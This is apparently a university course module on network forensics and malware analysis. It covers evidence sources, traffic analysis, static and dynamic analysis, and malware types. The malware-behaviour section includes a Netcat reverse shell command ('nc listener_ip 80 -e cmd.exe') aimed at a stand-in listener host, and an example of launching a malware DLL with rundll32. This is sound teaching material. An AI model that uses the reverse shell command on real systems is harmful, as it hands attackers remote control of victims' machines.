Computer networks have become common in homes, and corporate environments and these need to be examined to extract evidence in investigations. Source of evidence on a network include Dynamic Host Configuration Protocol (DHCP), logs, event logs, application logs, anti-virus logs, proxy and Intrusion Detection System/Intrusion Prevention System (IDS/IPS) logs, Internet Service Provider (ISP) notices (network logs) and devices such as computers, routers, switches and servers (Lilliard *et al.*, 2010; Davidoff and Ham, 2012). Davidoff and Ham (2012) and ENISA (2019) identified four types of network-based evidence. These are full content data, user data and metadata contained in a packet; session data, i.e. summaries of communication between a source and destination (source and destination addresses). Others are Timestamp, port and protocol used; alert data, anomaly notifications based on defined rules and signatures; and lastly statistical data, analysis of network traffic detect certain patterns or behaviours that might be associated with illegal activities.

*An authentication server log that recorded several unsuccessful login attempts is as an indication of what?*

In terms of the investigation processes, those outlined in Module 1, Unit 2 can be applied. However, Davidoff and Ham (2012) proposed a methodology for network forensics which has five processes;

- **O**btain information,
- **S**trategise,
- **C**ollect evidence,
- **A**nalyse, and
- **R**eport.

This methodology is referred to as OSCAR. One fundamental difference between traditional digital forensics (computers) and network forensics is network traffic is by its nature highly dynamic, making it volatile and it can easily be changed, this makes it difficult to preserve. Therefore, investigators need to ensure that necessary measures are taken when acquiring such data. Davidoff and Ham (2012) suggested a strategy for collecting network evidence, these are:

- **Do not power down devices**: Any device that is powered on during an investigation should not be powered down as doing so will result in the loss of evidence in the memory of the device. Therefore, such evidence needs to be acquired before the device is switched off.
- **Connect via a console**: This option enables an investigator to preserve evidence unlike connecting via a network which will modify the network configuration.
- **Keep a record of time**: Document both the device time and the actual time and note the difference; this plays a key role in correlating evidence.
- **Collect evidence based on volatility level**: Volatile evidence can easily be modified or lost; therefore, such evidence should be acquired first, from the most volatile to the least volatile to ensure completeness of evidence.
- **Document the processes**: All actions taken during evidence acquisition should be documented.

Evidence from a network can be acquired actively; this involves interacting with the system by sending requests, logging users out or accessing management console or in a passive manner, where the system is not interacted with (ENISA, 2019). Video CST802_Mod 4_Unit 1 demonstrates passive acquisition.

Evidence in networks is classified into two, network-based and host-based. Network-based evidence can be found in the following (Davidoff and Ham, 2012; ENISA, 2019):

**Cables**: these enable point-to-point communication between devices. Traffic from cables is a good source of evidence as investigators can tap into the cabling to acquire network traffic while it is being transmitted.

In the air: wireless access points broadcast signals and messages within a specific range and devices within that range can connect to the network. Investigators can capture traffic traversing across a wireless network.

**Hubs**: these connect systems physically on a local subnet. It does not have information on the ports each device is connected to; rather, it broadcasts any message to all the ports.

**Switches:** these are like hubs with additional capability. Unlike hubs, switches keep a record of devices and the ports they are connected to in a content addressable memory (CAM) table. A switch does not broadcast messages. Instead, it sends the message to the destination port. The information in the CAM is a good source of evidence.

**Routers**: connect subnets or networks together and transmit data between different network segments. Routers have a routing table where ports are mapped to the network they connect to. The data in a routing table can be used as evidence.

**DHCP servers**: DHCP server logs keep records of IP address and hosts assigned to them, the MAC address of the host and connection time. All these can be used to build a case in an investigation.

Name Server – when DNS servers are configured to queries for IP address and hostname resolutions, the queries will provide information on connection attempts, websites, external mail server etc.

Authentication Servers: organisation use authentication servers to manage user accounts in a centralised location. Such servers keep a log of successful and unsuccessful login attempts.

Host-based evidence was discussed in Modules 2 and 3.

## Discussion

Discuss the differences between passive acquisition, active acquisition and live acquisition.

During passive acquisition, there is no interaction with the system while in the active acquisition, there is an interaction with the system. Both are types of live acquisition.

# 4.0 Self-Assessment Exercise(s)

1. How does the OSCAR methodology differ from the models in Module, Unit 2?
   *There is no difference; the OSCAR methodology applies to traditional digital forensics.*

2. Install Wireshark on the Windows VM and connect the VM to the internet. Start the capture and observe the process, identify the IP address assigned to the VM. Capture the traffic for 10 minutes and save the file.
*This is user-dependent*

# 5.0 Conclusion

There are several sources of evidence in a networked environment, both home and corporate, some of which are highly volatile. Such evidence needs to be acquired in a manner that will preserve the integrity of the evidence. Evidence from a network may be used as standalone or corroborative, and it can aid in event reconstruction.

# 6.0 Summary

In today's world, people are connected to some sort of network; coupled with the rise of cybercrime have made it imperative that investigators are equipped with knowledge and skills to conduct network-related investigations. This unit discussed the sources of network-based evidence as host-based evidence was covered extensively in Modules 2 and 3. One of the critical sources of evidence in network forensics is network traffic. Once captured, it needs to be analysed; this is the focus of the next unit.

# 7.0 References/Further Reading


ACPO (2012). *ACPO Good Practice Guide for Digital Evidence*. Retrieved on 19 January 2016) from http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf

DFRWS (2001). 'A Road Map for Digital Forensic Research'. Proceedings of the 2001 Digital Forensics Research Workshop , pp. 1–42.

ENISA (2019) Introduction to Network Forensics.

Lilliard, T. V et al. (2010). *Digital Forensics for Network, Internet, and Cloud Computing: A Forensic Evidence Guide for Moving Targets and Data*.

# Unit 2: Traffic Analysis

## Contents



## 1.0 Introduction

Network traffic is by its nature highly dynamic, making it volatile. Therefore it needs to be acquired early in an investigation as stated in the evidence collection strategy proposed by Davidoff and Ham (2012), which suggested that evidence should be collected based on the level of volatility. Once network traffic is captured, the next step is to analyse it so that data can be used as evidence. This is the focus of this unit.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain protocol analysis
- capture data packets
- analyse data packets
- demonstrate how to apply these skills in an investigation.

## 3.0 Main Content

### 3.1 Protocol Analysis

Protocol analysis enables investigators to examine the fields in the data structure of the protocol. Protocol analysis comprises of the following

- ***Protocol identification***: captured network traffic can be analysed to identify the protocol used. Watch Video CST802_Mod4_Unit2 and learn how to identify a protocol.
- ***Protocol decoding***: this involves interpreting the data in a frame. This is shown in Video CST802_Mod4_Unit2
- ***Exporting fields***: after identifying and decoding, the next action is to extract fields of interest and analyse it. This is also shown in the video.

## 3.2 Packet Analysis

Packet analysis is a process of examining contents of a data packet or the metadata of a packet to extract evidence. Packet analysis can be done in the following ways:

- **Pattern matching**: this is the process of identifying packets based on a specific value.
- **Parsing protocol fields**: this enables investigators to extract the contents of protocol fields for further analysis.
- **Packet filtering**: here, packets are separated based on specific of a protocol.

## 3.3 Flow Analysis

Flow analysis is to examine the sequence of packets to identify patterns in network traffic, to isolate suspicious activity or extract data. It is achievable in the following ways:

- **List conversations and flows:** this lists all conversations and flows, and specific conversations or flows of interest are then further analysed.
- **Export a flow**: here, a single flow or multiple flows are isolated and extracted for further analysis.
- **File and data carving**: this involves extracting data from reassembled flows to use in event reconstruction in an investigation.

## 3.4 Wireless Traffic Analysis

Wireless network data can either be captured in monitor mode or promiscuous mode (ENISA, 2019). Traffic capture in monitor mode captures all traffic within a range, and it is not associated with a specific access point while traffic capture in promiscuous mode captures all traffic associated with a particular access point. During analysis, traffic captured in monitor mode provides more information than that of

promiscuous mode. Some of the information that can be used as evidence from wireless traffic includes the following (ENISA, 2019):

- Broadcast Service Set Identifier (SSID)
- Wireless Access Point (WAP) MAC address
- Supported encryption/authentication algorithms.
- Associated client MAC addresses.

Also, other useful information from network traffic includes:

- **Time of capture** -this can be used to correlate activities of a suspect
- **Name resolution** – this enables IP addresses to be resolved to hostnames.
- **Host identification** – this allows information related to localhost to be identified.

Video CST802_Mod 4_Unit 2 shows all these in more details.

**Discussion**

How can network traffic be utilised as evidence in an investigation?

# 4.0 Self-Assessment Exercise(s)

Use the traffic captured in Unit 1 of this module and identify the following

a. Host IP address
b. WAP MAC address
c. Websites visited and their IP addresses

*This is user-dependent*

# 5.0 Conclusion

Analysing network traffic is an important aspect of digital forensics as this can provide information of a suspect's activities which may be used to in event reconstruction to verify if a crime has been committed. Network traffic is by nature highly volatile, and it needs to be properly captured and preserved for it to be used as evidence in an investigation.

# 6.0 Summary

Network traffic analysis can be done by analysing the protocol, the flows, the packet and wireless network to ensure that no information that may be used as evidence is overlooked. The amount of traffic generated in a network makes the analysis complex, but some tools can be used to make it easier.

# 7.0 References/Further Reading


ACPO (2012). *ACPO Good Practice Guide for Digital Evidence*. Retrieved on 19 January 2016 from http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf

Jones, N. et al. (2014). Electronic Evidence Guide- A Basic Guide for Police Officers, Prosecutors and Judges. Retrieved on 25 February 2016 from https://rm.coe.int/CoERMPublicCommonSearchServices/DisplayDCTMContent?documentId=0900001680465f73#search=electronic evidence guide.

# Module 5: Malware Analysis

## Module Introduction

Module 5 is on the concept of malware analysis. The module is made up of four units. The units comprise of static analysis and its analysis technics, and dynamic analysis with its analysis techniques, malware behaviour and anti-analysis.

Module 5: Concepts of Malware Analysis

Unit 1: Static Analysis
Unit 2: Dynamic Analysis
Unit 3: Malware behaviour
Unit 4: Anti-analysis

## Unit 1: Static Analysis

### Contents



### 1.0 Introduction

We begin our examination of malware analysis with static analysis, as the first phase to be taking in studying malware. *The static analysis* describes in detail the process of analysing and executing the code or structure of a program to determine its performance. In this process,

the program is not going to be run at this stage. This unit explains the multiple ways to retrieve much useful information from executables.

# 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain anti-virus scanning
- examine an executable file without viewing the instruction.

# 3.0 Main Content

## 3.1 Antivirus Scanning: A Useful First Step

At the first stage of analysing the malware, the best step to take is to run it through various antivirus programs, which may have already identified it. However, antivirus tools are certainly not the perfect tools for the detection of malware. It relies solely on a database of recognisable pieces of known suspecting code (*file signatures*), with a behavioural and pattern-matching analysis (*heuristics*) to recognise suspected files. The most unfortunate thing is that malware writers can conveniently modify their code, as a result of this changing their program's signature and boycotting virus scanners becomes easy. Hence, all uncommon malware often goes unfiltered by antivirus software as it's simply recognised in the database. Lastly, heuristics, mostly successful in detecting any unknown malicious code, can as well be bypassed by new and rare malware.

This is mainly because most antivirus programs make use of different signatures and heuristics; it is preferable to run various different types of antivirus programs against that same piece of suspected malware. Some websites like Virus Total (*http://www.virustotal.com/*) give you access to upload files for scanning by various antivirus engines. This VirusTotal has the capability of giving a summary analysis report of the total number of antivirus engines that identified the file as malicious, the malware name, and, if available, all necessary information you need to know about the malware.

## 3.2 Hashing: A Fingerprint for Malware

*Hashing* is one of the most common methods used in detecting malware. The malicious detecting software is run through a hashing program that produces an uncommon hash that detects the malware

(in the form of fingerprint). The Message-Digest Algorithm 5 (MD5) hash function is agreed to be the most used software for malware analysis. However, the Secure Hash Algorithm 1 (SHA-1) is also believed to be one of the most commonly used software. For instance, using the freeware md5deep program in calculating the hash of the Solitaire program that comes with Windows would result in the following output:

The GUI-based WinMD5 calculator, shown in Figure 5.1, is mainly us to calculate and display hashes for multiple files at the same time.

If you are able to have a unique hash for a piece of malware, you can use it in the following way as instructed below:

- Firstly, use the hash as a label.
- Distribute the hash with other analysts to help in creating awareness in identifying the malware.
- Explore the web to see if the file has been detected as malware.




**Fig. 5.1: Output of WinMD5**

## 3.3 Finding Strings

A *string* in a software program is a sequence of characters such as "the." A software program contains strings if it can perform the following tasks; prints a message, connects to a URL, or copies a file to a specified location. Exploring through the strings can be an easy way to get to know about the functions of a software program. For instance, as long as a software program can access a URL, the URL accessed will be stored as a string in the program. Then, the Strings in the program (*http://bit.ly/ic4plL*), can be used to search an executable for strings, which are stored commonly as ASCII or Unicode file format.

## 3.4 Packed and Obfuscated Malware

Malware writers often use packing or obfuscation to make their files more difficult to detect or analyse. *Obfuscated* programs are ones whose execution the malware author has attempted to hide. *Packed* programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analysed. Both techniques will severely limit your attempts to analyse the malware statically. Legitimate programs almost always include many strings. Malware that is packed or obfuscated contains very few strings. If upon searching a program with strings, you find that it has only a few strings, it is probably either obfuscated or packed, suggesting that it may be malicious. You'll likely need to throw more than static analysis at it to investigate further.

***Packed and obfuscated code will often include at least two functions?***

*LoadLibrary and GetProcAddress, which are used to load and gain access to additional functions.*

### 3.4.1 *Packing Files*

When the packed program is run, a small wrapper program also runs to decompress the packed file and then run the unpacked file, as shown in Figure 5.2. When a packed program is analysed statically, only the small wrapper program can be dissected.




**Fig. 5.2: The file on the left is the original executable, with all strings, imports, and other information visible**

### 3.4.2 Detecting Packers with PEiD

One way to detect packed files is with the PEiD program. You can use PEiD to detect the type of packer or compiler employed to build an application, which makes analysing the packed file much easier. Figure 5.3 shows information about the *orig_af2.ex_* file as reported by PEiD.




**Fig. 5.3: The PEiD Program**

## 3.5 Portable Executable File Format

So far, we have discussed tools that scan executables without regard to their format. However, the format of a file can reveal a lot about the program's functionality. The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. Nearly every file with executable code that is loaded by Windows is in the PE file format, though some legacy file formats do appear on rare occasion in malware.

PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements. The information in the PE header is of great value to the malware analyst.

Discussion: *Development and support for PEiD have been discontinued since April 2011, but it's still the best tool available for packer and compiler detection. Why do you think it is still the best?*

## 4.0 Self-Assessment Exercise(s)

1. Elaborate on why it is important to run several different antivirus programs against the same piece of suspected malware

Answer: Heuristics, mostly successful in detecting any unknown malicious code, can as well be bypassed by new and rare malware. This is mainly because most antivirus programs make use of different signatures and heuristics; it is preferable to run various types of antivirus programs against that same piece of suspected malware.

# 5.0 Conclusion

You have learnt from this unit how to examine an executable file, how to analyse malware using an anti-virus scan, and how to use hashing to identify malware using strings program to search for an executable. Also, you have learnt about techniques used by malware writers for packed and obfuscation program and how to detect packers using PEID program. In unit 2, you will learn about the examination performed after executing malware.

# 6.0 Summary

Static analysis can be performed on malware to gain some amount of insight into its function. But static analysis is typically only the first step. Therefore, further analysis is very important. The next unit is to run the malware and perform basic dynamic analysis.

# 7.0 References/Further Reading


Lin, C. T., Wang, N. J., Xiao, H. & Eckert, C. (2015). "Feature selection and extraction for malware classification," J. *Inf. Sci. Eng.,* vol. 31, no. 3, pp. 965–992.

Michael S. & Honig, A. (2012). *Practical Malware Analysis. The Hands-on Guide to Dissecting Malicious Software*.

Mosli, R., Li, R., Yuan, B. & Pan, Y. (2016). "Automated Malware Detection Using Artifacts in Forensic Memory Images," in 2016 IEEE Symposium on Technologies for Homeland Security, HST 2016, pp. 1–6.

Sharp, R. (2013). *An Introduction to Malware*. Spring. Retrieved on April 10, 2013, from http://orbit.dtu.dk/fedora/objects/orbit:82364/datastreams/file_4918204/content

Victor M. (2015). *Windows Malware Analysis Essentials*

# Unit 2: Dynamic Analysis

## Contents



## 1.0 Introduction

*Dynamic analysis* is any examination performed after executing malware. Dynamic analysis techniques are the second step in the malware analysis process. Dynamic analysis is performed typically after basic static analysis has reached a dead end, whether due to obfuscation, packing, or the analyst having exhausted the available static analysis techniques as presented in unit 1. Dynamic analysis is an efficient way to identify malware functionality. For example, if your malware is a keylogger, dynamic analysis can allow you to locate the keylogger's log file on the system, discover the kinds of records it keeps, decipher where it sends its information, and so on. This kind of insight would be more difficult to gain, using only basic static techniques. This unit describes the basic dynamic analysis techniques.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain sandboxes approach
- examine an executable file in a controlled environment.

# 3.0 Main Content

## 3.1 Sandboxes Approach

Several all-in-one software products can be used to perform basic dynamic analysis, and the most popular ones use sandbox technology. A *sandbox* is a security mechanism for running untrusted programs in a safe environment without fear of harming "real" systems. Sandboxes comprise virtualised environments that often simulate network services in some fashion to ensure that the software or malware being tested will function normally.

### 3.1.1 Using a Malware Sandbox

Many malware sandboxes—such as Norman SandBox, GFI Sandbox, Anubis, Joe Sandbox, Threat Expert, BitBlaze, and Comodo Instant Malware Analysis— will analyse malware for free. Currently, Norman SandBox and GFI Sandbox (formerly CWSandbox) are the most popular among computer-security professionals. These sandboxes provide easy-to-understand output and are great for initial triage, as long as you are willing to submit your malware to the sandbox websites. Even though the sandboxes are automated, you might choose not to submit malware that contains company information to a public website.

Most sandboxes work similarly, so we'll focus on one example, GFI Sandbox. Figure 5.4 shows the table of contents for a PDF report generated by running a file through GFI Sandbox's automated analysis. The malware report includes a variety of details on the malware, such as the network activity it performs, the files it creates, the results of scanning with VirusTotal, and so on.

GFI SandBox™ Analysis # 2307
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)

Table of Contents



**Fig. 5.4: GFI Sandbox sample results for win32XYZ.exe**

Reports generated by GFI Sandbox vary in the number of sections they contain, based on what the analysis finds. The GFI Sandbox report has six sections in Figure 5.4, as follows:

i. The Analysis Summary section lists static analysis information and a high- level overview of the dynamic analysis results.
ii. The File Activity section lists files that are opened, created, or deleted for each process impacted by the malware.
iii. The Created Mutexes section lists mutexes created by the malware.
iv. The Registry Activity section lists changes to the registry.
v. The Network Activity section includes network activity spawned by the malware, including setting up a listening port or performing a DNS request.
vi. The VirusTotal Results section lists the results of a VirusTotal scan of the malware.

### 3.1.2 Sandbox Drawbacks

Malware sandboxes do have a few major drawbacks. For example, the sandbox simply runs the executable, without command-line options. If the malware executable requires command-line options, it will not execute any code that runs only when an option is provided. In addition, if your subject malware is waiting for a command-and-control packet to be returned before launching a backdoor, the backdoor will not be launched in the sandbox.

The sandbox also may not record all events, because neither you nor the sandbox may wait long enough. For example, if the malware is set to sleep for a day before it performs a malicious activity, you may miss that event. Most sandboxes hook the Sleep function and set it to sleep only briefly, but there is more than one way to sleep, and the sandboxes cannot account for all of these.

*What happens if a malware executable requires command-line options?*
It will not execute any code that runs, only when an option is provided.

## 3.2 Running Malware

Basic dynamic analysis techniques will be rendered useless if you can't get the malware running. Here, we focus on running the majority of malware you will encounter (EXEs and DLLs). Although you'll usually find it simple enough to run executable malware by double-clicking the executable or running the file from the command line, it can be tricky to launch malicious DLLs because Windows doesn't know how to run them automatically.

Let's take a look at how you can launch DLLs to be successful in performing dynamic analysis. The program *rundll32.exe* is included with all modern versions of Windows. It provides a container for running a DLL using this syntax:

C:\>**rundll32.exe *DLLname*, *Export arguments***

The *Export* value must be a function name or ordinal selected from the exported function table in the DLL. As you learned in Chapter 1, you can use a tool such as PEview or PE Explorer to view the Export table. For example, file *rip.dll* has the following exports:

```
Install
Uninstall
```

Install appears to be a likely way to launch *rip.dll*, so let's launch the malware as follows:

```
C:\>rundll32.exe  rip.dll, Install
```

## 3.3 Monitoring with Process Monitor

Process Monitor, or procmon, is an advanced monitoring tool for Windows that provides a way to monitor certain registry, file system, network, process, and thread activity. It combines and enhances the functionality of two legacy tools: FileMon and RegMon. Although procmon captures a lot of data, it doesn't capture everything. For example, it can miss the device driver activity of a user-mode component talking to a rootkit via device I/O controls, as well as certain GUI calls, such as SetWindowsHookEx. Although procmon can be a useful tool, it usually should not be used for logging network activity, because it does not work consistently across Microsoft Windows versions.

Procmon monitors all system calls it can gather as soon as it is run. Because many system calls exist on a Windows machine (sometimes more than 50,000 events a minute), it's usually impossible to look through them all. As a result, because procmon uses RAM to log events until it is told to stop capturing, it can crash a virtual machine using all available memory. To avoid this, run procmon for limited periods of time. To stop procmon from capturing events, choose **FileCapture Events**. Before using procmon for analysis, first, clear all currently captured events to remove irrelevant data by choosing **EditClear Display**. Next, run the subject malware with capture turned on. After a few minutes, you can discontinue event capture.

*How can Procmo be stopped from crashing a virtual machine?*

Run procmon for limited periods of time. To stop procmon from capturing events, choose **FileCapture Events**.

Other potential drawbacks include the following:

i. Malware often detects when it is running in a virtual machine, and if a virtual machine is detected, the malware might stop running or behave differently. Not all sandboxes take this issue into account.
ii. Some malware requires the presence of certain registry keys or files on the system that might not be found in the sandbox. These might be required to contain legitimate data, such as commands or encryption keys.
iii. If the malware is a DLL, certain exported functions will not be invoked properly, because a DLL will not run as easily as an executable.
iv. The sandbox environment OS may not be correct for the malware. For example, the malware might crash on Windows XP but run correctly in Windows 7.
v. A sandbox cannot tell you what the malware does. It may report basic functionality, but it cannot tell you that the malware is a custom Security Accounts Manager (SAM) hash dump utility or an encrypted keylogging backdoor, for example. Those are conclusions that you must draw on your own.

## Discussion

You can purchase sandbox tools for in-house use, but they are very costly.

Instead, you can discover everything that these sandboxes can find using the basic techniques. Discuss.

Of course, if you have a lot of malware to analyse, it might be worth purchasing a sandbox software package that can be configured to process malware quickly.

# 4.0 Self-Assessment Exercise(s)

1. Show how you can launch DLL by performing the dynamic analysis? The program *rundll32.exe* is included with all modern versions of Windows. It provides a container for running a DLL using this syntax:

C:\>**rundll32.exe *DLLname*, *Export arguments***

The *Export* value must be a function name or ordinal selected from the exported function table in the DLL. As you learned in Chapter 1, you can use a tool such as PEview or PE Explorer to view the Export table. For example, file *rip.dll* has the following exports:

Install
Uninstall

Install appears to be a likely way to launch *rip.dll*, so let's launch the malware as follows:

C:\>**rundll32.exe rip.dll, Install**

# 5.0 Conclusion

You have learnt from this unit how to examine an executable malware in a controlled environment using sandboxes, drawbacks of malware sandboxes were presented, basic dynamic analysis techniques and monitoring tools for windows. Unit 3 will take you through the behaviours of executable malware.

# 6.0 Summary

In other to confirm your basic static analysis findings, basic dynamic analysis of malware is deployed. Tools described in this unit are free and easy to use with considerable result and details. The next unit will show the behaviour of the executable malware.

# 7.0 References/Further Reading


Chen, Q. & Bridges, R. A. (2017). "Automated Behavioural Analysis of Malware A Case Study of WannaCry Ransomware," arXiv Prepr.arXiv1709.08753, pp. 1–9.

Galal, H. S. Mahdy, Y. B. & Atiea, M. A. (2016). "Behavior-based features model for malware detection," J*. Comput. Virol. Hacking Tech., vol*.12, no. 2, pp. 59–67.

Ki, Y., Kim, E. & Kim, H. K. (2015). "A novel approach to detect malware based on API call sequence analysis," *Int. J. Distrib. Sens. Networks, vol.* 6: pp. 1–9.

Liang, G., Pang, J. & Dai, C. (2016). "A Behaviour-Based Malware Variant Classification Technique," *Int. J. Inf. Educ. Technol*., vol. 6, pp.291–295.

Mohaisen, A., Alrawi, O. & Mohaisen, M. (2015). "AMAL: High-fidelity, behaviour-based automated malware analysis and classification," *Comput. Secur., vol. 52, pp. 251–266, 2015.*

Sharp, R. (2012). *An Introduction to Malware*. Spring. Retrieved on April 10, 2013, from http://orbit.dtu.dk/fedora/objects/orbit:82364/datastreams/file_4918204/content

Sikorski, M. & Honig, A. (2012). *Practical Malware Analysis. The Hands-on Guide to Dissecting Malicious Software.*

Victor M. (2015). *Windows Malware Analysis Essentials*.

# Unit 3: Malware Behaviour

## Contents



## 1.0 Introduction

This chapter takes you through the numerous malware behaviours, some of which are familiar to you. Our objective is to make available a summary of common manners, and give you a comprehensive foundation of knowledge that will allow you to distinguish a variety of malicious applications.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- distinguish and recognise what is called malware.

# 3.0 Main Content

## 3.1 Downloads and Launchers

Two universally come upon kinds of malware are downloaders and launchers. Downloaders basically download another piece of malware from the Internet and implement it on the local system. Downloaders are often packaged with an exploit. Downloaders usually use the Windows API URL Download to File A, followed by a call to WinExec to download and execute new malware. A *launcher* (also identified as a *loader*) is any executable program that installs malware for instant or future covert execution. Launchers frequently contain the malware that they are designed to load.

## 3.2 Malware Identity and Behaviour

### 3.2.1 Backdoors

A *backdoor* is a kind of malware that offers an invader with remote access to a victim's machine. Backdoors are the most generally known type of malware, and they originate in all shapes and sizes with a wide variety of abilities. Backdoor code often gears a full set of abilities, so when using a backdoor attacker naturally don't need to download other malware or code. Backdoors interconnect over the Internet in various ways, but a popular technique is over port 80 using the HTTP protocol. HTTP is the most usually used protocol for outgoing network traffic flow. Thus, it offers malware the best chance to blend in with the rest of the traffic.

### 3.2.2 Reverse Shell

A reverse shell is referred to as a link that initiates from an infected machine and provides attackers shell access to the targeted device. Reverse shells are established as both stand-alone malware and as modules of more sophisticated back-doors. Once in a reverse shell, invaders can implement commands as if they were on the local system.

### 3.2.3 Netcat Reverse Shells

Netcat can usually be used to form a reverse shell by running it on two machines. Attackers have been well-known for making use of Netcat or package Netcat surrounded by other malware. As soon as Netcat is used as a reverse shell, the remote machine waits for incoming links using the following:

The –l option sets Netcat to listening mode, and –P is used to set the port on which to listen. Afterwards, the target machine connects out and make

available the shell using the following command: nc *listener_ip* 80 -e cmd.exe

### 3.2.4 Windows Reverse Shell

Invaders employ two pretentious malware coding applications for reverse shells on Windows via cmd.exe: basic and multithreaded. The elementary method is prevalent among malware writers since it's stress-free to write and usually works just exactly as well as the multithreaded method. It involves a call to Generate Procedure and the running of the STARTUPINFO structure that is passed to Generate Process. Firstly, a socket is produced, and a link to a remote server is produced. The socket is at this moment tied to the standard streams (standard input, standard output, and standard error) for cmd.exe. Create Process runs cmd.exe with its window blocked, to keep it hidden it from the targeted victim.

### 3.2.5 *RATs*

A Remote Administration Tool *(RAT)* is used to remotely manage a computer or computers. RATs are regularly used in targeted attacks with particular objectives, for instance, stealing information or moving edgeways across a network. Figure 5.5 illustrates the RAT network configuration. The server is running on a targeted host surrounded by malware. The client is running slightly as the command and control unit operated by the invader. The servers beacon to the client to start a link, which is well-ordered by the client. RAT communication is naturally over common ports like 80 and 443.




**Fig. 5.5: RAT Network Structure**

### 3.2.6 Botnets

A **botnet** is a group of compromised hosts, known as **zombies,** which are organised by a distinct entity, generally through the use of a server well-known as a botnet controller. A botnet aims to compromise as many hosts as possible with the instruction to build a large network of zombies that the botnet uses to spread much other malware or spam or execute a

distributed denial-of-service (DDoS) attack. Botnets can take a website offline by having all of the zombies attack the website at the same time.

## 3.3 Comparing RATs and Botnets

